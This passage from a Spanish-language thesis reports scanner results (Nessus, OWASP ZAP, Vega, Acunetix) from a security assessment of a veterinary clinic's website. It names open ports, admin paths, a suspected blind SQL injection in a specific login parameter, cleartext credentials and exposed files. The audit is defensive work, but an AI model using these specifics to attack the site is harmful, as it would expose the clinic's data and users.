80/tcp	http	HTTP HyperText Transfer Protocol (Protocolo de Transferencia de HiperTexto) (WWW)
110/tcp	pop3	POP3 Post Office Protocol (E-mail)
143/tcp	imap	IMAP4 Internet Message Access Protocol (E-mail)
443/tcp	https	HTTPS/SSL usado para la transferencia segura de páginas web
465/tcp	465/tcp	SMTP Sobre SSL. Utilizado para el envío de correo electrónico (E-mail)
587/tcp	smtp	SMTP Sobre TLS
993/tcp	imaps	IMAP4 sobre SSL (E-mail)
995/tcp		POP3 sobre SSL (E-mail)

Fuente: https://es.wikipedia.org/wiki/Anexo:N%C3%BAmeros_de_puertos_de_red.

En la figura 27, se visualiza restringido el acceso con la dirección IP del sitio obtenida durante el escaneo de Nmap.

Figura 27. Consulta dirección obtenida con Nmap



Fuente: Autores

- **Nessus:** Al terminar de configurar el escáner, se encontraron 2 vulnerabilidades tipo medio, 1 bajo y 19 tipo informativo, como se muestra en las figuras 28, 29, 30 y 31 respectivamente.

Figura 28. Resultado análisis con Nessus

Fuente: Autores

Figura 29. Vulnerabilidades nivel medio y bajo encontradas con Nessus

Vulnerabilities — Total: 22

SEVERITY	CVSS	PLUGIN	NAME
MEDIUM	5.0	40984	Browsable Web Directories
MEDIUM	4.3	85582	Web Application Potentially Vulnerable to Clickjacking
LOW	2.6	26194	Web Server Transmits Cleartext Credentials
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	33817	CGI Generic Tests Load Estimation (all tests)
INFO	N/A	39470	CGI Generic Tests Timeout
INFO	N/A	49704	External URLs

Fuente: Autores

Figura 30. Vulnerabilidades nivel informativo encontradas con Nessus

INFO	N/A	43111	HTTP Methods Allowed (per directory)
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	16338	Mailman Detection
INFO	N/A	50344	Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header
INFO	N/A	50345	Missing or Permissive X-Frame-Options HTTP Response Header

Fuente: Autores

Figura 31. Otras vulnerabilidades nivel informativo encontradas con Nessus

INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	85601	Web Application Cookies Not Marked HttpOnly
INFO	N/A	85602	Web Application Cookies Not Marked Secure
INFO	N/A	91815	Web Application Sitemap
INFO	N/A	42057	Web Server Allows Password Auto-Completion
INFO	N/A	11032	Web Server Directory Enumeration
INFO	N/A	11419	Web Server Office File Inventory
INFO	N/A	10662	Web mirroring

Fuente: Autores

A contunuación se desplegaran las principales vulnerabildiades encontradas:

a. Browsable Web Directories.

El análisis identifico que algunos directorios del sitio web son navegables.

b. Web Application Potentially Vulnerable to Clickjacking

No se encuentra configurado el encabezado X-Frame-Options lo cual puede generar una brecha de seguridad.

c. Web Server Transmits Cleartext Credentials

Debido a la configuración establecida para los campos de login y password el sitio es potencialmente vulnerable al robo de información si es espiado el tráfico del sitio web.

d. External URLs

No se cataloga una falla debido a que esta redireccionando a Google Maps.

e. HTTP Server Type and Version

Se identifico que el servidor de aplicación es Apache.

f. Mailman Detection

El hosting tiene instalado Mailman.

g. Missing or Permissive X-Frame-Options HTTP Response Header

El servidor web en algunas respuestas establece un X-frame Options Permisivo que puede conllevar a ataques Clicjacking.

h. Nessus SYN scanner

Se identificaron los siguientes puertos abiertos durante el análisis:

Port 21/tcp
Port 80/tcp
Port 443/tcp
Port 2083/tcp
Port 2086/tcp
Port 2087/tcp

i. Web Application Cookies Not Marked HttpOnly

Las cookies de sesión pueden ser robadas por medio cross-site scripting attacks.

j. Web Application Cookies Not Marked Secure

Las cookies de sesión se trasmiten en texto sin formato.

k. Web Application Sitemap

El servidor permite la obtención de información que puede ser usado para un ataque.

l. Web Server Allows Password Auto-Completion

No se encuentra configurado el campo contraseña autocompletar off, lo que generaría una pérdida de confidencialidad de la información.

m. Web Server Directory Enumeration

Es posible enumerar directorios en el sitio web.

n. Web Server Office File Inventory

El servidor remoto aloja archivos que posiblemente son de la empresa como se muestra en la figura 32.


Figura 32. Archivos alojados en el servidor web

```
The following office-related files are available on the remote server :

  - Adobe Acrobat files (.pdf) :
    /doc/Calendario.pdf
    /doc/PAUTA%20CLINICA%202017.pdf

  - Excel 2007 files (.xlsx) :
    /doc/CVO%202017.xlsx
    /doc/CVO%202019.xlsx
    /doc/cvo%202013.xlsx
    /doc/cvo%202014.xlsx
    /doc/cvo%202015.xlsx
    /doc/cvo%202016.xlsx
    /doc/cvo%202018.xlsx
    /doc/cvo%202012.xlsx
    /doc/cvo%202011.xlsx
    /doc/cvo%202010.xlsx
    /doc/cvo%202009.xlsx
    /doc/cvo%202008.xlsx
    /doc/CVO%202020.xlsx
```

Fuente: Autores

- **Owasp Zap:** Se realizó el escaneo del sitio web en Owasp Zap instalado previamente en Kali Linux obteniendo 9 alertas de vulnerabilidades entre los niveles de riesgo: 2 nivel Medio, 5 nivel Bajo y 2 nivel Informativo como se aprecia lo mencionado en la figura 33:

Figura 33. Vulnerabilidades encontradas con Owasp Zap




Fuente: Autores

A continuación, se presentan las vulnerabilidades encontradas con Owasp Zap de nivel de riesgo medio: Falla de navegación de directorio y X-Frame-Options Header Not Set, en las figuras 34 y 35 respectivamente se da una breve descripción de estas.

Falla de Navegación de Directorio

Figura 34. Falla de Navegación de Directorio




Fuente: Autores

Descripción: Es posible ver el listado del directorio. El listado del directorio puede revelar scripts ocultos, incluidos archivos, archivos fuente de respaldo, etc. a los que se puede acceder para leer información confidencial.

X-Frame-Options Header Not Set

Descripción: El encabezado X-Frame-Options no está incluido en la respuesta HTTP para proteger contra ataques 'ClickJacking'.

Figura 35. Falla X-Frame-Options Header Not Set




Fuente: Autores

Seguido se evidencia, las cinco vulnerabilidades encontradas con Owasp Zap de nivel de riesgo bajo, en las figuras 37 a la 40 respectivamente se da una breve descripción de estas.

Absence of Anti-CSRF Tokens

Figura 36. Falla Absence of Anti-CSRF Tokens




Fuente: Autores

Descripción: No se encontraron tokens Anti-CSRF en un formulario de envío HTML. Una falsificación de solicitud entre sitios es un ataque que implica obligar a una víctima a enviar una solicitud HTTP a un destino objetivo sin su conocimiento o intención para realizar una acción como víctima. La causa subyacente es la funcionalidad de la aplicación que utiliza acciones predecibles de URL / formulario de forma repetible.

Cookie No HttpOnly Flag

Figura 37. Cookie No HttpOnly Flag




Fuente: Autores

Descripción: Se ha encontrado una cookie sin el indicador “HttpOnly”, lo que deduce que JavaScript puede acceder a esta cookie. Si se logra ejecutar un script malicioso en esta página, podrá acceder a la cookie y se podrá redirigir a otro sitio. Si se llegara a tratar de una cookie de sesión, puede ser posible el secuestro de esta.

Cookie Without SameSite Attribute

Figura 38. Cookie Without SameSite Attribute




Fuente: Autores

Se ha establecido una cookie sin el atributo “SameSite”, lo que deduce que la cookie se puede enviar como resultado de una solicitud “entre sitios”. El atributo “SameSite” es una contramedida efectiva para la falsificación de solicitudes entre sitios, la inclusión de scripts entre sitios y ataques de tiempo.

Cross-Domain JavaScript Source File Inclusion

Descripción: La página incluye uno o más archivos de script de un dominio de terceros.


Figura 39. Falla Cross-Domain JavaScript Source File Inclusion



Fuente: Autores

X-Content-Type-Options Header Missing

Figura 40. X-Content-Type-Options Header Missing



Fuente: Autores


Descripción: El encabezado Anti-MIME-Sniffing X-Content-Type-Options no se configuró en 'nosniff'. Esto permite que las versiones anteriores de Internet Explorer y Chrome realicen el rastreo de MIME en el cuerpo de la respuesta, lo que puede hacer que el cuerpo de la respuesta se interprete y se muestre como un tipo de contenido distinto del tipo de contenido declarado. Las versiones actuales (principios de 2014) y heredadas de Firefox usarán el tipo de contenido declarado (si está configurado), en lugar de realizar el rastreo MIME.

Finalmente, se tiene las 2 vulnerabilidades encontradas con Owasp Zap de nivel de riesgo informativo, en las figuras 41 y 42 respectivamente se da una breve descripción de estas.

Information Disclosure - Suspicious Comments

Descripción: La respuesta parece contener comentarios sospechosos que pueden ayudar a un atacante. Nota: Las coincidencias realizadas dentro de bloques de script o archivos son contra todo el contenido, no solo comentarios.


Figura 41. Information Disclosure - Suspicious Comments



Fuente: Autores

Timestamp Disclosure – Unix

Figura 42. Timestamp Disclosure - Unix



Fuente: Autores

Descripción: La aplicación / servidor web reveló una marca de tiempo – Unix.

- **Vega:** Durante el análisis realizado con Vega se evidencio que fueron detectados 22 problemas encasillados en la categoría alta, 8 bajo y 32 tipo informativos, como se muestran en la figura 43.

Figura 43. Vulnerabilidades encontradas con VEGA

Fuente: Autores

Nivel Alto

El análisis realizado genero 4 categorías de vulnerabilidades catalogado de la siguiente manera:

a. Posible Social Security Number Detected

El escaneo detecto un posible falso positivo ya que identifica un patrón numérico que se asemeja a estructura de seguridad social.

b. Cross-Site Script Include

Durante el análisis el Vega identifico un contenido en Java Script de un dominio no relacionado, es recomendable alojar los scrips en el servidor ya que cualquier alteración representa una falla de seguridad.

Ruta:
/
/admin/
/admin/index.php
/index.html
/js/
/js/index.html

c. Session Cokie Without Secure Flag

La alerta se genera debido a que no se detecta la configuración adecuada del indicador de seguridad IMPACT. Las cookies de sesión pueden ser rastreadas por atacantes, obteniendo acceso a las credenciales almacenas y de esta manera robar o alterar información.

Ruta:
GET /admin/

d. Session Cokie Without HttpOnly Flag

El análisis arrojo que la url: http://clinicaveterinariadeoccidente.co/admin/ cuenta con un formulario de autenticación, que no se tiene correctamente configurado las cookies, lo que permitiría obtener a un atacante nombre de usuario, contraseña o en el peor de los casos acceso total a la base de datos.

Ruta:
GET /admin/

e. Cleartext Password over HTTP

Se presenta envió inseguro de contraseñas lo que puede generar divulgación no autorizada de usuarios y contraseñas.

Ruta:
/admin/
/admin/index.php

f. SQL Injection

Vega detecto una posible vulnerabilidad de inyección de SQL, estas vulnerabilidades pueden ser exploradas por atacantes, ingresando, modificando, robando o eliminado contenido sensible de una organización.

Nivel Bajo

El análisis realizado genero 3 categorías de vulnerabilidades catalogado de la siguiente manera:

a. Form Password Field with Autocomplete Enabled

Se encuentra desactivado el autocompletar en el atributo de contraseña, el cual puede constituirse un riesgo de seguridad, ya que es probable que puedan ser obtenidos por terceros.

Ruta:
/admin/
/admin/index.php

b. Email Adresses Found

Se encuentra registradas direcciones de correo electrónico, para el caso de la Clínica Veterinaria de Occidente no se cataloga como una vulnerabilidad grabe debido a que es el canal de información de la entidad.

Ruta:
/blieberry.css
/contacto.html
/jquery.blueberry.js

c. Directory Listing Detected

La información generada desde el servidor puede exponer los datos del directorio a terceros generando posibles vulnerabilidades de seguridad.

Ruta:
/admin/images/
/galeriax/
/images/

Nivel Informativo

El análisis realizado genero 1 categorías de vulnerabilidades catalogado de la siguiente manera:

a. X-Frane-Opcions Header NotSet


No se encuentran configurados el encabezado X-Frame-Opcion el cual previene que los visitantes sean atacados con clickjacking.

/
/admin/
/admin/images/
/admin/images/conte.htm
/admin/index.css
/admin/index.php
/basic.css
/blueberry.css
/contacto.css

/contacto.html
/faq.scc
/faq.html
/galeriax
/galleriffic-2.css
/images/
/images/conte.htm
/index.css
/index.html
/jquery.blueberry.js
/js/
/js/index.css
/js/index.html
/js/jquery.galleriffic.js
/js/jquery.opacityrollover.js
/js/jquery-1.3.2.js
/nuestrasmascotas.css
/nuestrasmascotas.html
/productos.html
/quienes_somos.css
/quienes_somos.html
/servicios.css
/servicios.html

- **Acunetix:** Al terminar el análisis con el software, generó la categorización en nivel alto de las vulnerabilidades encontradas, como se evidencia en la figura 44.


Figura 44. Resultado escaneo con Acunetix



Fuente: Autores

Adicionalmente, se encontraron las siguientes vulnerabilidades: con categoría alta 1, con categoría media 4, con categoría baja 3 y con categoría informativa 30, como se evidencia en las figuras 45, 46, 47, 48, 49 y 50 respectivamente.

Figura 45. Vulnerabilidades encontradas con Acunetix



Fuente: Autores

Categoría Alta:

Figura 46. Vulnerabilidad alta encontrada con Acunetix

!	Blind SQL Injection	http://www.clinicaveterinariadeoccidente.co/admin/validar.php	nnombre	Open

Fuente: Autores

a) Blind SQL Injection

Durante el análisis se identificó una posible vulnerabilidad de SQL Injection, donde el atacante puede confundir el servidor para alterar o dañar información de la empresa.

Categoría Media:

Figura 47. Vulnerabilidades nivel medio encontradas con Acunetix

!	HTML form without CSRF protection	http://www.clinicaveterinariadeoccidente.co/admin/index.php	Unnamed Form	Open
!	Slow HTTP Denial of Service Attack	http://www.clinicaveterinariadeoccidente.co/		Open
!	User credentials are sent in clear text	http://www.clinicaveterinariadeoccidente.co/admin/index.php		Open
!	Vulnerable Javascript library	http://www.clinicaveterinariadeoccidente.co/js/jquery-1.3.2.js		Open

Fuente: Autores

a. HTML form without CSRF protection

Dentro del análisis realizado se encontró un formulario HTML sin protección CSFR que puede permitir ataques cross-site.

b. Slow HTTP Denial of Service Attack

Si los recursos del servidor se encuentran ocupados debido a una baja velocidad de transferencia, puede generar denegación de servicio porque el servidor se encuentra ocupado.

c. User credentials are sent in clear text

El sitio no cuenta con HTTPS lo cual impide que la información viaje cifrado y sea más vulnerable a robo de información.

d. Vulnerable Javascript library

Se está usando librerías desactualizadas la cual puede generar fallas de seguridad.

Categoría baja:

Figura 48. Vulnerabilidades nivel bajo encontradas con Acunetix

ⓘ	Clickjacking: X-Frame-Options header missing	http://www.clinicaveterinariadeoccidente.co/		Open
ⓘ	OPTIONS method is enabled	http://www.clinicaveterinariadeoccidente.co/		Open
ⓘ	Possible relative path overwrite	http://www.clinicaveterinariadeoccidente.co/admin/index.php		Open

Fuente: Autores

a. Clickjacking: X-Frame-Options header missing

El servidor no arrojo resultados del encabezado X-Frame, lo cual deja abierta la posibilidad a ataques de clicjacking, que consiste en engañar al usuario revele información confidencial.

b. OPTIONS method is enabled

Este método puede proporcionar información sensible que puede ser usado por usuarios mal intencionados para realizar un ataque.

c. Possible relative path overwrite

Existe una técnica que aprovecha las importaciones de CSS remplazando el archivo de destino, lo cual puede generar inyecciones sobre el CSS afectando la integridad del sitio Web.


Categoría informativa:

Figura 49. Vulnerabilidades nivel informativo encontradas con Acunetix

Se...	Vulnerability	URL	Parameter	Status
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/admin/faq.html		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/admin/blueberry.css		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/admin/index.html		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/admin/contacto.html		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/admin/productos.html		Open
